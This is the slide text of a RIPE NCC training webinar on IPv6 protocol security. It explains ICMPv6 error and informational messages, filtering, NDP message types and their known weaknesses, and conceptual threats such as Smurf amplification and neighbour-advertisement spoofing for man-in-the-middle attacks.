



RIPE NCC

RIPE NETWORK COORDINATION CENTRE

IPv6 Associated Protocols Security

Webinar

April 2025

RIPE NCC Learning & Development



This webinar is being recorded



IPv6 Associated Protocols Security

ICMPv6

NDP

MLD



Tell us about you!

Please answer the polls





ICMPv6

Section 1



ICMPv6 [RFC4443] is an integral part of IPv6

Error Messages

Destination Unreachable

Packet Too Big

Time Exceeded

Parameter Problem

Informational Messages

Echo Request

Echo Reply


NDP

MLD

ICMPv6 Format



- General Format



- Extended Format [*RFC4884*]

Used by:


Destination Unreachable

Time Exceeded

ICMPv6 Error Messages



Type	Code
Destination Unreachable (1)	No route to destination (0)
	Communication with destination administratively prohibited (1)
	Beyond scope of source address (2)
	Address Unreachable (3)
	Port Unreachable (4)
	Source address failed ingress/egress policy (5)
	Reject route to destination (6)
	Error in Source Routing Header (7)
Packet Too Big (2) Parameter = next hop MTU	Packet Too Big (0)
Time Exceeded (3)	Hop Limit Exceeded in Transit (0)
	Fragment Reassembly Time Exceeded (1)
Parameter Problem (4) Parameter = offset to error	Erroneous Header Field Encountered (0)
	Unrecognized Next Header Type (1)
	Unrecognized IPv6 Option (2)
	IPv6 First Fragment has incomplete IPv6 Header Chain (3)



FILTER ICMPv6 CAREFULLY!

Used in many IPv6 related protocols

ICMPv6 Security



Packet with MULTICAST destination address

No ICMPv6 Error message allowed
as a response

Echo Reply responding an Echo Request is
Optional



avoids



not recommended




Hosts Discovery


Amplification Attacks

Smurf Attacks

Smurf Attack



IPv4



IPv6

Take the poll!

Which of the following are **ICMPv6 error** messages?





Questions





NDP

Section 2



NDP [*RFC4861*] is used on a link

Messages

Neighbour Solicitation

Neighbour Advertisement

Router Solicitation

Router Advertisement

Redirect

Used for:

Discovery: routers, prefixes, network parameters

Autoconfiguration

DAD

NUD

Address Resolution



Hop Limit = 255



if not then **discard**

NDP has vulnerabilities

[RFC3756]

[RFC6583]

Specification says to use IPsec



impractical, it's not used

SEND [RFC3971]

(SEcure Neighbour Discovery)



Not widely available



Take the poll!

Which of the following are

ICMPv6 Neighbor Discovery Protocol messages?



NDP Threats




- **Neighbor Solicitation/Advertisement Spoofing**
- Can be done sending:
 1. **NS** with “**source link-layer**” option changed
 2. **NA** with “**target link-layer**” option changed
 - Can send unsolicited **NA** or as an answer to **NS**
- Redirection/DoS attack
- Could be used for a “**Man-In-The-Middle**” attack



Man-In-The-Middle (MITM) Attack



- The attacker is able to be on the path of the packets




NS Spoofing (Redirection / DoS)



Neighbour Cache

IP1	11:11:11:11:11:11
IPr	12:34:56:78:9a:bc
IP2	aa:aa:aa:aa:aa:a




IPv6

ICMPv6 NS

